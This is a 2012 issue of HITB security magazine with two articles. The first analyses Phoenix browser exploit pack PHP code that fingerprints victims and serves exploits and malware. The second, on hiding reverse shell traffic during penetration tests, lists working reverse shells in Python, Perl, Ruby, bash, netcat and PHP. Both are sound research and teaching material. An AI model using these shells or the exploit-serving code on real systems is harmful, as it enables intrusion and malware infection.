hitb magazine

KEEPING KNOWLEDGE FREE

Issue 08, April 2012 *www.hackinthebox.org*

hitb magazine

Issue 08, April 2012

Editorial

Hi everyone,

It's been a while since the release of the last issue and no, we are not dead yet.

First, some bad news - this issue has less goodies compared to all the previous issues :(but that's only because we've been busy preparing something really REALLY special for you before the world ends ;)

Yes, we are big fans of the ancient Mayans and since this will be the last ever HITB conference in their calendar, we are working extremely hard to make sure HITB2012KUL in Malaysia will be the biggest and baddest HITB conference... ever! Trust us when we say the pain of missing our 10th year anniversary event is beyond words!

In the meantime, please enjoy all the little things we've put together for you in Issue 008 and be prepared for some really juicy stuff coming to you later this year! Till then - keep on hacking!

Zarul Shahrin Suhaimi
Editor-in-Chief,
Hack in The Box Magazine

Editor-in-Chief
Zarul Shahrin
http://twitter.com/zarulshahrin

Editorial Advisor
Dhillon Andrew Kannabhiran

Technical Advisor
Mateusz "j00ru" Jurczyk
Gynvael Coldwind

Design
Shamik Kundu
http://twitter.com/cognitivedzine

Website
Bina Kundu

HITB Magazine – Keeping Knowledge Free
http://magazine.hackinthebox.org

Contents

The Exploit Distribution Mechanism in Browser Exploit Packs

Browser Exploit Packs (BEPs) have been used extensively for spreading malware. In this paper, we present details of the techniques chosen by malware writers to distribute exploits across the Internet.

Aditya K Sood, Richard J Enbody and Rohit Bansal

BEPs have become the preferred choice of attackers to spread malware across the World Wide Web. A BEP is a software package that contains an exploit, and they can be found selling in a price range of $1500 - $3000. An attacker who purchases a BEP needs an attractive site that can drive traffic to the BEP. A compromised website with a high volume of traffic is ideal: the greater the traffic, the greater the potential for spreading malware with the BEP. To drive traffic to his BEP the attacker injects a hidden iframe into a compromised website. That iframe redirects a user's browser to the third party malicious domain hosting the BEP. When the browser encounters the BEP, the malicious software is installed on the user's machine.

The BEP begins its nefarious work by fingerprinting the version of the browser and its installed plugins. If the version is found to be vulnerable, the BEP serves the appropriate exploit. If the browser is exploited successfully, a bot is installed into the user machine. The complete process is known as a Drive-by-Download attack[4]. We will examine the process in more detail.

In order to successfully serve the exploit the attacker has to set up an environment on the malware server that can serve exploits based on the information gathered from fingerprinting. This is called the **Exploit Distribution Environment (EDE)**; the mechanism used to serve exploit is called the **Exploit Distribution Mechanism (EDM)**. BEPs such as BlackHole and Phoenix use Java exploits to distribute malware[1]. Java exploitation has become a popular method for spreading malware because Java is platform independent which allows malware to spread widely. Java exploits have increased significantly in the last couple of years[2,3]. In this paper, we present an exploit distribution process used by BlackHole and Phoenix. We have used reverse hacking to hunt down the malware domain and botnet C&C panels to get some live malware samples for analysis.


PRIMARY TECHNIQUES

Attackers use sophisticated attack techniques to distribute malware across the Internet. The techniques that are widely used are listed below:

Drive by Download Attacks

Attackers have been using this attack technique for a long time, but it is still widely applicable. In this technique, the attacker hosts a Malware Infection Framework (MIF) on a compromised domain. After this, the attacker finds a website having vulnerabilities that caters to high volumes of traffic. The vulnerable website is injected with malicious iframes pointing to the MIF. After this setup, the attacker sends phishing emails to a many users on the Internet having an embedded link to the vulnerable website. In this way, the user is coerced to visit the vulnerable website hosting malicious code which will redirect the browser to the MIF which in turn exploits the vulnerability in browsers to download malware into the system. A drive be download attack is presented in *Figure 1*:


FIGURE 1: Drive by Download in Action



Fingerprinting User-agent Information

User-agent information plays a critical role in the distribution of malware. Every browser sends a User-agent HTTP header with a request. The user-agent string contains information about the running environment in the user's machine including OS type, browser version, installed plugins etc. Browser version and OS type are crucial information that is required by attackers to serve the appropriate exploit. For example: the MIF has built-in dynamic code that fingerprints the browser and OS type from User-agent strings and serves the exploit based on that information. This technique ensures that an exploit is served only to the appropriate vulnerable version of a browser. *Figure 2* shows the type of information harnessed from User-agent strings.

FIGURE 2: Information Revealed by User-agent Strings



Serving Exploit Once to IP Address

This technique is widely used by attackers to serve an exploit to a particular IP address only once. MIFs have built-in code for managing traffic infections across the Internet. The MaxMind GEOIP library is used to keep a track of visitors and to build a statistical module for analyzing requests coming from different geographical locations on the Internet. The IP address of a user can be tracked continuously; if an exploit is served to that IP address then a subsequent request to that malware domain will not be served with any other exploit. This technique is useful against analysts who send regular requests from the same IP address to gather information about malware. It is basically an anti analysis technique used by attackers to strengthen their methods of infection.

In the next section, we explain these techniques using code snippets extracted from different browser exploit packs.

EXPLOIT DISTRIBUTION MECHANISM

To increase their effectiveness BEPs have bundled together a number of exploits into one centralized framework. In addition, it is necessary for the attacker to provide a specific environment for successful running of exploits on a client's browser. For example, the Java SMB exploit requires an SMB server to be hosted on the same malware domain. The EDE may be different based on each different exploit.

Listing 1 shows the generic exploit distribution code used by the Phoenix BEP. Files such as "`epjmanyqducskoi.php`", "`epxwiwephretk9.php`" and "`yqcwaqdzewisasdud.php`" are required for configuration and importing functions defined in these files. The filenames are obfuscated because some of the files have been encoded. The sample code is extracted from a live malware domain after successful penetration. The code shows that each exploit present in the framework has been provided with a unique exploit number passed in the **"$sploitid" parameter**. Based on the exploit number, the BEP serves the appropriate HTML/PHP page with exploit code embedded in it. To assist in managing the bots, country statistics are collected that show the number of infections occurring in different geographical locations around the world. All the BEPs use MaxMind Geo Location library for this purpose.

Listing 1: Generic Exploit Distribution Code in Phoenix BEP

```
<?php
require_once( "epjmanyqducskoi.php" );
require_once( "epxwiwephretk9.php" );
require_once( "yqcwaqdzewisasdud.php" );
$ip = $_SERVER['REMOTE_ADDR'];
$country = getcountry( );
$r = mysql_query( "SELECT id,hit FROM stats WHERE ip=INET_ATON('{$ip}')
AND time>UNIX_TIMESTAMP()-{$BANTIME} ORDER BY time DESC limit 1");
if ( mysql_num_rows( $r ) == 0 )
{
    exit();
}

$row = mysql_fetch_assoc( $r );
              if(isset($_GET['i']))
                    {
                          $sploitid=intval($_GET['i']);
                          if ( isset( $SPLOITS[$sploitid] ) )
                                { $hit = $sploitid;}
                          else {exit(); }
                    }
    $id = $row['id'];

    mysql_query( "UPDATE stats SET hit='{$hit}' WHERE id={$id}" );
```

Listing 2 shows that the malicious file, "`ethwinalxmdzkujwxrg.exe`", is configured to be downloaded as an attachment. That is, the executable file is downloaded into the victim's machine as a part of a payload. In general, there are many techniques available for stealthy download of the malicious executable, but this code is using a simple **Content-Disposition** technique for downloading malware

in a hidden manner after exploiting the browser. The **"file_get_contents"** is called to extract the content from the database.

Listing 2: Downloading Malicious Executable as an Attachment

```
if (isset($COUNTRIES[$country]))
       { $exe=file_get_contents( $COUNTRIES[$country] );}
else
       { $exe=file_get_contents( "ethwinalxmdzkujwxrg.exe" );}
if ( $exe == "" )
{
    exit();
}
$len = strlen( $exe );
header( "Content-Type: application/octet-stream" );
header( "Content-Length: {$len}" );
header( "Content-Disposition: attachment; filename=ethwinalxmdzkujwxrg.
exe" );
echo $exe; exit( );
?>
```

Listing 3 shows the content of the "epjmanyqducskoi.php" file. The "epjmanyqducskoi.php" file holds configuration parameters required to set up an interface to the database used with the BEP. The database name is set to "Phoenix" which gives an impression that server is hosting Phoenix BEP.

Listing 3: Configuration File

```
<?php
$DBHOST = "localhost";
$DBNAME = "Phoenix";
$DBUSER = "root";
$DBPASS = "cassie1001";
$ADMINPW = "0c15979f08b293a47f1eeccde42f8d0e6f96cfe4"; //SHA-1 Hash from
your password
$ACTIVATION_PASSWORD = "b01e4e7fdfe582cc6ce8d27960301445b54aec46"; //
SHA-1 Hash from your activation password
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "ethwinalxmdzkujwxrg.exe", "DE" =>
"ethwinalxmdzkujwxrg.exe", "US" => "ethwinalxmdzkujwxrg.exe");
?>
```

Listing 4 shows the code snippet present "epxwiwephretk9.php" file. It uses the **"getbrowserver"** function to fingerprint the user's browser environment. Basically, every client (browser) sends a User-Agent (UA) string that has information about the version of the browser, the operating system and the installed plugins. The **"$_SERVER['HTTP_USER_AGENT']"** macro extracts the User-Agent HTTP header from incoming requests. Once the HTTP header is extracted, **preg_match** is used to perform pattern matching to understand the type of browser used by the victim. In *Listing 4*, BEP code fingerprints the Firefox and Microsoft Internet Explorer (MSIE) browsers. However, it is also possible for the BEPs to use JavaScript's built-in objects such as navigator to extract the user's environment information.

Listing 4: Exploit and Browser Information Fingerprinting

```
<?php
function getbrowserver(& $MSIEversion, & $OPERAversion) {
    $uag = $_SERVER['HTTP_USER_AGENT'];
    if ( strstr( $uag, "Firefox" ) ) {
        if ( preg_match( "#Firefox/(\\d+\\.?\\d*\\.?\\d*)#s", $uag, $mt
) ) {
            return "Firefox v{$mt[1]}";
        }
        return "Firefox";
    }
    if ( strstr( $uag, "MSIE" ) ) {
        if ( preg_match( "#MSIE (\\d+\\.?\\d*)#s", $uag, $mt ) ) {
            $MSIEversion=$mt[1];
            return "MSIE v{$mt[1]}";
        }
        return "MSIE";
    }
```

Listing 5 shows that exploits are numbered and instantiated as an array so that exploits can be easily triggered. It means that BEP calls a specific exploit by passing a reference to the specific identifier. This version of Phoenix BEP has 18 exploits that are bundled in a single framework.

Listing 5: Exploits Array

```
----------------------TRUNCATED ------------------------------

//$ACTS = array( "" => "simple stats", "adv" => "advanced stats",
"config" => "config", "clear" => "clear stats", "logout" => "logout" );

$SPLOITS = array(1 => "JAVA TC",  2 => "JAVA SMB", 3 => "HCP", 4 => "PDF
COLLAB", 5 => "PDF PRINTF", 6 => "JAVA RMI", 7 => "FLASH 9", 8 => "PDF
LIBTIFF", 9 => "JAVA MIDI", 10 => "JAVA SKYLINE", 11 => "IE CSS", 12
=> "IEPEERS", 13 => "HACKING ATTEMPT", 14 => "HACKING ATTEMPT", 15 =>
"MDAC", 16 => "HACKING ATTEMPT", 17 => "HACKING ATTEMPT", 18 => "FLASH
10" );?>
```

Listing 6 shows the content of the yqcwaqdzewisasdud.php file. This file contains the information required to establish the database connectivity using the **"mysql_connect($DBHOST, $DBUSER, $DBPASS)"** function. Once the connection is established, **"mysql_select_db($DBNAME)"** is used to select a required database for storing information related to exploits. Basically, the BEP framework design is based on a two-tier architecture in which the client and server are the only two endpoints participating in a communication. All the exploit-related data is stored in the database and is retrieved when a vulnerable browser is detected on the client machine.

Listing 6: Database Connectivity Interface

```
<?php
require_once( "epjmanyqducskoi.php" );
require_once( "epxwiwephretk9.php" );
if ( !mysql_connect( $DBHOST, $DBUSER, $DBPASS ) )
{ if ( !mysql_select_db( $DBNAME ) ) }
?>
```

Listing 7 shows that the exploit files are passed as values to variables. The **"$XPIE7"** means that the operating system is Windows XP and that the browser version is Internet Explorer 7. If the victim's environment is configured with this information then the BEP opens **"cqftxmdpdtxrhu.html"** using the **"readfile"** function and serves it as an exploit. Generally, the exploits are served based on matching the browser and operating system versions. The **"$browtype"** variable holds the information on different types of browsers; **"$osver"** holds the information about operating systems.

Listing 7: Serving Exploit based on Browser and OS Version

```
<?php
$XPIE7="cqftxmdpdtxrhu.html";
$VISTAIE7="hmgngqxoipjwc.html";
$XPIE8="fnduylasdvdwhz.html";
$VISTAIE8="xocmkmcogmhrjtx.html";
$IE="xqjoaoelipdp6.html";
$WIN7IE="brazelivjugzxu.html";
$XPOTHER="ivfwdoboavknkty.html";
$VISTAOTHER="fqbmjmazhwfvk.html";
$WIN7OTHER="btkmazjqxzczb.html";/*SEPPARATOR*/
require_once( "epjmanyqducskoi.php" );
require_once( "epxwiwephretk9.php" );
require_once( "yqcwaqdzewisasdud.php" );

\ header("Content-Type: text/html; charset=Windows-1251");
    switch ($browtype) {
        case "MSIE" :
            if (($MSIEversion == 7.0) and (($osver=="Windows XP") or
($osver=="Windows XP SP2") or ($osver=="Windows 2003"))) {
                readfile( $XPIE7 );
            }
            if (($MSIEversion == 7.0) and ($osver=="Windows Vista")) {
                readfile( $VISTAIE7 );
            }
            if (($MSIEversion == 8.0) and (($osver=="Windows XP") or
($osver=="Windows XP SP2") or ($osver=="Windows 2003"))) {
                readfile( $XPIE8 );
            }
            if (($MSIEversion == 8.0) and ($osver=="Windows Vista")) {
                readfile( $VISTAIE8 );
            }

---------------- TRUNCATED -------------------------
```

Listing 8 shows the logic of verifying the IP address of the victim and serving the appropriate exploit. The **"$_SERVER['REMOTE_ADDR']"** variable holds the information of the IP address of the victim. The "REMOTE_ADDR" macro is used to extract the information from HTTP requests. The IP address is stored in the **"$ip"** variable, and a database query is issued using **"mysql_query"** to verify whether an exploit is served to this respective IP address or not. If an appropriate match is not found or the exploit has already been served, the user's browser is redirected to another website. In this code, it is google.com. If the exploit had not been served in the past to the specified IP address, the code starts the fingerprinting process and tries to find a suitable match to serve the appropriate exploit.

Listing 8: HTTP Referrer Header Check

```
$ip = $_SERVER['REMOTE_ADDR'];
$r = mysql_query( "SELECT 1 FROM stats WHERE ip=INET_ATON('{$ip}') AND
time>UNIX_TIMESTAMP()-{$BANTIME}" );

if(0 < mysql_num_rows($r)) {
    header("Location: "."http://www.google.com");
    exit();
}else {
    $browver = getbrowserver($MSIEversion, $OPERAversion);
    $browtype = getbrowsertype( );
    $osver = getosver( );
    $country = getcountry( );
    $referer = "---";
    $source = "NOT_AVAILABLE_IN_THIS_VERSION";
    if(isset($_SERVER['HTTP_REFERER']))
       {
              $refurl = $_SERVER['HTTP_REFERER'];
              $url = parse_url( $refurl );
              $referer = preg_replace('/[^a-zA-Z0-9\.\-
]/','',$url['host']);
       }

 mysql_query( "INSERT INTO stats (ip,time,browver,browtype,osver,country
,referer,hit) VALUES (INET_ATON('{$ip}'),UNIX_TIMESTAMP(),'{$browver}','
{$browtype}','{$osver}','{$country}','{$referer}','0')" );
```

This code analysis shows the details of the techniques that are implemented by most of the BEPs.

CONCLUSION

In this paper, we have presented the details of the exploit distribution mechanism in BEPs. Our analysis shows the robust methods chosen by the malware authors to stealthily serve exploits. This sophistication shows how sophisticated defense mechanisms are required to thwart the malware spreading process. ¶

References

1 Finest 5 Java Exploits on Fire - *http://secniche.blogspot.com/2011/05/finest-5-java-exploit-on-fire.html*
2 Java Exploit on Rise - *http://nakedsecurity.sophos.com/2010/06/09/java-latest-playground-hackers/*
3 'Unprecedented wave' of Java exploits hits users, says Microsoft, *http://www.computerworld.com/s/article/9191640/_Unprecedented_wave_of_Java_exploits_hits_users_says_Microsoft*
4 Detection and Analysis of Drive-by-Download Attacks and Malicious JavaScript Code M. Cova, C. Kruegel, and G. Vigna Proceedings of the World Wide Web Conference (WWW) Raleigh, NC April 2010

Reverse Shell Traffic Obfuscation

Discretion is a necessity when performing a penetration test. The job is to test a network's defenses as well as the security team's ability to detect and respond to an incident, while being as discrete as possible. Neohapsis Labs looked into the obstacles and solutions for developing a communication channel with a device residing in a protected and monitored network. This paper will discuss these findings. A new tool demonstrating some of these techniques will also be discussed. This paper will also speculate as to defensive solutions for such threats.

Ben Toews

The threat that our industry has convinced business to be most of afraid of this year -- yes the one that starts with an 'A' and ends with a 'PT' -- can be regarded as multi staged. The attacker first assesses the network, then exploits the network, then attempts to maintain a presence in the network while pivoting and spreading throughout. There are many points at which an attacker can be slowed, stopped or detected, but the devices, applications and techniques used by those defending the network can conceptually be broken down into two parts: the network and the end-point.

In the discussion of stealth, it is important to make a distinction between stealth 'in the air' and stealth 'on the ground'. Whether the goal is to avoid detection in penetration or persistence, the attacker tries to hide her presence both while traversing the network (in the air) and while running malicious code on a system (on the ground). A large part of modern security is comprised of this battle between the attacker who tries to remain hidden, and the defender who attempts to detect and respond to threats. While there is much to be said and much research to be done on the subject of the stealth of malicious code running on a device, this paper focuses on stealth from a network perspective.

ATTACKS AND DEFENSES

This section will describe protections that impede against an attacker controlling devices on a network as well as methods by which attackers can circumvent these protections.

Network Address Translation / Port Address Translation (NAT/PAT)

Network Address Translation (NAT) and Port Address Translation (PAT) are fairly ubiquitous today, and while not intended to be used as a security mechanism, make it significantly more difficult to remotely control an exploited device inside a network. NAT is a system by which one set of addresses can be translated into another set of addresses. For example, my computer can have the internal address of 10.10.10.10, while on the other side of my router, it appears as 172.16.0.10. This can be useful for obfuscating the address space used within a system. PAT is widely used in conjunction with NAT and when referring to NAT/PAT most people just say NAT. PAT allows for multiple hosts on one network segment to share an address that is used on another network segment. While PAT has other applications, it is most commonly used to allow an internal network with numerous hosts to share a small number of external addresses. With this technique, egress traffic is accomplished by tracking the source ports and addresses used for establishing connections with outside resources and then routing traffic received at that port on the external interface back to the appropriate internal device. This technique allows ingress traffic when it is configured to forward specific low ports on the external interface to specific internal devices. Most devices residing behind NAT/PAT will not have ports forwarded to them and it is impossible to reach these hosts directly from outside of the network. In the case where there is a port forwarded to an internal host, it is likely that there is already a service bound to that port and it would be impractical if not impossible for an attacker to communicate on that port without disturbing the legitimate service.

Two main techniques for the attacker's circumvention of NAT/PAT come to mind (though more may exist). The first is to find another way to reach the internal device. This could be via routing through another compromised device or by somehow disabling NAT/PAT. The second option would be for the attacker to have the internal device initiate a session with with an outside device controlled by the attacker. Using only NAT/PAT, there isn't anything to prevent an internal device from establishing a connection with an external device. This is commonly the case with compromised network end-points. If an attacker can execute arbitrary code on an internal device (via browser/plugin exploit, spear phishing...) he can instruct that device to connect back to his outside computer and initiate a control session.

Ingress Port Filtering

From the perspective of the would-be-attacker, ingress port filtering has much the same effect as NAT/PAT in that it prevents direct connections to to internal hosts

from outside the network. Traditional firewalls do nothing more than apply an Access Control List (ACL) to inbound traffic. This has the effect of disallowing or allowing traffic based on several criteria. The common criteria used for simple port filtering are source address, destination address, source port and destination port. The technique of filtering ingress traffic based on these properties is an effective way of hiding network resources and ensuring that internal resources are not inadvertently exposed to the outside. For example, most hosts on a network do not need to receive HTTP traffic, so the firewall should not allow incoming traffic destined for an internal host on port 80 or port 443. Following the security principle of least privilege though, what is a better idea from the defender perspective and what is more common is to block all traffic and explicitly permit the traffic that should be allowed. Ingress filtering is similar to NAT/PAT in that it essentially hides most internal services while intentionally exposing a few. Just as with NAT/PAT, an attacker can communicate with a shell or CNC service on a device blocked by ingress firewall rules by having that device initiate the connection.

Egress Port Filtering

There are many reasons why someone might want to filter traffic leaving their network. Least privilege is a common principle in security and it stands to reason that we should deny any traffic from leaving our network except for traffic we explicitly allow. Aside from generally being a good idea, egress filtering has been widely adopted as a response to outsiders trying to control devices inside the network. However, an attacker can easily circumvent this by running her shell or CNC over one of the allowed egress ports. For example, if a network allows its users to browse the internet, an attacker could setup a reverse shell that phones home on TCP port 80.

Application/Session Level Protections

The theory of defense in depth says that if we don't want something to happen we should attempt to prevent it in every possible way, or at least at every layer of our architecture. The above defenses operate mostly at the network and transport layer by filtering or otherwise blocking unwanted traffic. There are also of course other protections operating at the lower layers. The problem up until this point is that there is no way of detecting whether that packet leaving your network on port 80 is someone checking his web mail or me exfiltrating your trade-secrets. Application and session layer protections attempt to address this by ensuring that traffic on a given port looks like traffic on that port is supposed to look.

For example a corporate network might only allow egress on port 80 and 443. To ensure that their employees are not violating any policies and to prevent other unwanted HTTP traffic, they install a transparent proxy that intercepts and forwards any HTTP traffic, modifies or blocks unwanted content, and forwards it to its intended destination. This type of implementation will most commonly operate in the opposite way as a firewall: it will explicitly block unwanted sites (porn and Facebook), and allow everything else. If an attacker is trying to run ssh over port 80, the proxy wont know what to do with the traffic and wont forward it.

Another example of an upper-layer protection would be an IDS/IPS. These devices can log or block "illegitimate" traffic. The definition of illegitimate will vary with vendor and implementation, but the IDS' checks can include checks for known signatures of malicious traffic (a well known virus or exploit going over the wire), checks for improperly formatted or irregular traffic (ssh over port 80), or heuristic checks for variations from what the device considers to be normal traffic.

The commonality between all variations of upper level protections is that they attempt to detect or prevent traffic that they see as bad. Lower level protections might be blocking all traffic except for egress port 80 TCP sessions to example.com and it is the application/session layer protections' job to decide whether those packets are valid and benign HTTP traffic....

STEALTHY SOLUTIONS

Imagine you are on a penetration test and are about to send out a phishing email asking user's to read the important message from the CEO contained in your memo.pdf attachment. As you craft your malicious pdf you ask yourself what sort of payload it should execute. There are so many options, but how can you best ensure that your attack goes off undetected. The following is a sampling of reverse shell options as well as a brief discussion of their merits in light of the previous discussion.

Small Interpreted Shells

These are shells, usually written in interpreted languages, that try to minimize their size in bytes. This is usually just for the sake of elegance, but it can also help with evading some heuristic on-disk detection methods (see NeoPI). These can be launched by injecting them into a running application (think php command injection) or by launching them from the command line. Here are some that we at Neohapsis have written and some favorites from others:

• Python

```
exec("import socket,subprocess\nHOST = '10.0.0.1'\nPORT = 80\ns =
socket.socket(socket.AF_INET, socket.SOCK_STREAM)\ns.connect((HOST,
PORT))\nf = s.fileno()\nsubprocess.Popen('/bin/sh',stdin=f,stdout=f,stder
r=f)")
```

• PHP

```
<? $_GET[1]($_GET[2]) ?>
```

• Perl

```
use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotoby
name("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&
S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};
```

• Ruby

```
f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d
>&%d 2>&%d",f,f,f)
```

There are two main shortcomings with these options. The first is that they don't provide any form of stealth. These programs simply run /bin/sh over a TCP socket. This is often problematic. The second frequent shortcoming with these small interpreted shells is a lack of functionality. The Python, Ruby, and Perl applications above hook a process's file descriptors directly into a TCP socket, so you get a fairly functional shell, but the PHP shell as well as many small reverse shells you will find on the internet are much more difficult to use. This is because many of these shells

provide the ability to run commands rather than run a shell. This means that if you `bash cd ..` you won't actually change directory because each command is spun up in a different bash process.

One Liners

Functionally, these are quite similar to the small interpreted shells. They use built in commands (usually *nix) to open a TCP socket and pipe a shell to it. These also suffer from the main shortcoming of the small interpreted shells: they implement no stealth. A connection will look like exactly what it is -- a shell. The only exception to this would be reverse SSH. This implement encryption, but in the presence of egress filtering or an IDS this may get blocked of set off alarms.

• Bash

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

• Netcat

```
nc -e /bin/sh 10.0.0.1 1234
```

• SSH

```
#this runs on the remote machine (the slave)
ssh -R 1337:localhost:22 my_user@172.16.11.11
#this runs on your machine (the master)
ssh localhost -p 1337
```

Meterpreter Options

Meterpreter gives you a lot of different options for shells. While Meterpreter is often times overkill, it does have some cool features. While the topic of this paper is stealth in networking, Meterpreter implements some stealthy practices while running as well. It hollows out other processes and runs inside their address space as opposed to forking a new process (stealthy) and it goes to great lengths to avoid touching the disk (stealthy). It can also comes in a variety of formats (PE,elf,PHP,Java....), allowing for great versatility while still providing a consistent interface.

On the subject of network stealth as well, Meterpreter has some neat features. It is capable of running across a variety of protocols (TCP,UDP,HTTP....) which helps a lot in trying to get out of a locked-down network. The most stealth conscious of these are the reverse HTTP and reverse HTTPS meterpreter though. With these, the "HTTP client" (the owned machine/ slave) packages responses from Meterpreter as HTTP/S requests that are sent to an "HTTP server" (the attacker machine / master). The master packages its side of the session as HTTP responses. This makes the Meterpreter session look quite similar to normal HTTP traffic. The HTTPS Meterpreter works exactly the same except for it adds an additional layer of encryption. The problem for the would-be-stealthy attacker though is that both of these options can be detected by IDS.

How, you ask, can the Meterpreter HTTPS shell be detected? Some great research by Erik Hjelmvik reveals a number of problems. Firstly, the X.509 certificates automatically generated by Metasploit are invalid (obviously). Secondly, the contents of the certificate fields contain high amounts of entropy. Thirdly, the DNS hosts specified in the CN field don't resolve to a real host. In a tightly secured network, some of these problems might already set off alarms, but if they aren't already detected by IDS, a signature could easily enough be written. That being said, this reverse HTTPS shell is pretty slick and could be really difficult to detect with a bit more work.

NGRS - Next Generation Reverse Shell

The Next Generation Reverse Shell (NGRS) from Ar Samhuri offers many different options for obfuscation and steganography. This shell allows you to tunnel traffic through HTTP, FTP, POP3 and NTP. The client and server are written in C which helps a lot with portability (you could compile it on a toaster). This is a no-nonsense shell that seems to work well.

As for the actual mechanics of mechanics of the communications, I was primarily looking at the HTTP offering. I fired up the gr binary that gcc spit out with the following options:

```
#on the server (master)
./gr -L

#on the client (slave)
./gr -s 192.168.0.123
```

The server was then given a lovely shell, boldly stating `[192.168.0.123]$`. I proceeded to run `whoami` and `ls` and my responses came back quickly and in proper formatting. Functionally, it seems like a shell. Bravo. I shut down the shell and took a look at the pcap that I had recorded with tcpdump. The first thing I noticed is that what I had captured looked like a fairly benign HTTP session. Upon further inspection, I saw the following HTTP traffic:

- An `HTTP GET` request for "/I/am/ready" sent to 192.168.0.123 with the Host header set to 'www.securebits.org'
- An `HTTP/1.1 200 OK` Response from the server containing `<html>whoami</html>`
- An `HTTP POST` request for "/results" with the data `mastahyeti\n`
- et cetera....

What you will notice is that there is a session of sorts established and maintained between the master and slave. When the slave is ready for a command, it says so and the master leisurely responds with instructions. This is a good model, because it doesn't require the slave to continuously check in with the master (a shortcoming of my tool that you will see later). What you also see is that there isn't much effort to hide what is going on here. From the standpoint of automated detection, there are a few shortcomings to this shell:

- The HTTP host header is set to "www.securebits.org". A protective proxy might already be blocking this as a "hacking" website. If not, a signature would be trivial to write.
- The "ready" message is a request for the resource "/I/am/ready". Again, a signature could be easily written to spot this.
- The messages are all in plain text without obfuscation. If a curious administrator were watching, they would see right through this. Automated detection would also be possible.

While these are problems for the would-be-hidden attacker, it would be easy to patch the code to use different headers. The real problem is the lack of obfuscation in the message. Simply looking for common commands would be a dead giveaway. How often are you going to see a website whose contents are only `<html>ls</html>` or `<html>cat /etc/shadow</html>`. That being said, this is a great step in the right direction and with some work could be quite difficult to detect. This may be different using some of the other protocols such as HTTPS, as I only looked at the HTTP method for this tool.

RWWWSHELL - Reverse WWW Shell

RWWWSHELL is a reverse shell over HTTP written by van Hauser. In many regards this is similar to NGRS, one of the primary differences being that RWWWSHELL doesn't implement any protocol other than HTTP. This is not a problem though, as RWWWSHELL does a very good job of running a shell over HTTP. This application is written in Perl, which, while portable between *nix distros, is not very portable to Windows. There is of course a Windows port for Perl, but if you have compromised a Windows host, the last thing you want to do is install migw and compile Perl before getting a usable shell.

The first thing that strikes me about RWWWSHELL is the impressive list of configurable options. You can set any of the following in the Perl file:

- HTTP Method (GET/POST)
- URI Prefix (to make requests more believable)
- Process Name (for hiding from ps)
- Password (more on this later)
- Listen Port
- Shell (default: /bin/sh)
- Scheduling options
- Proxy options

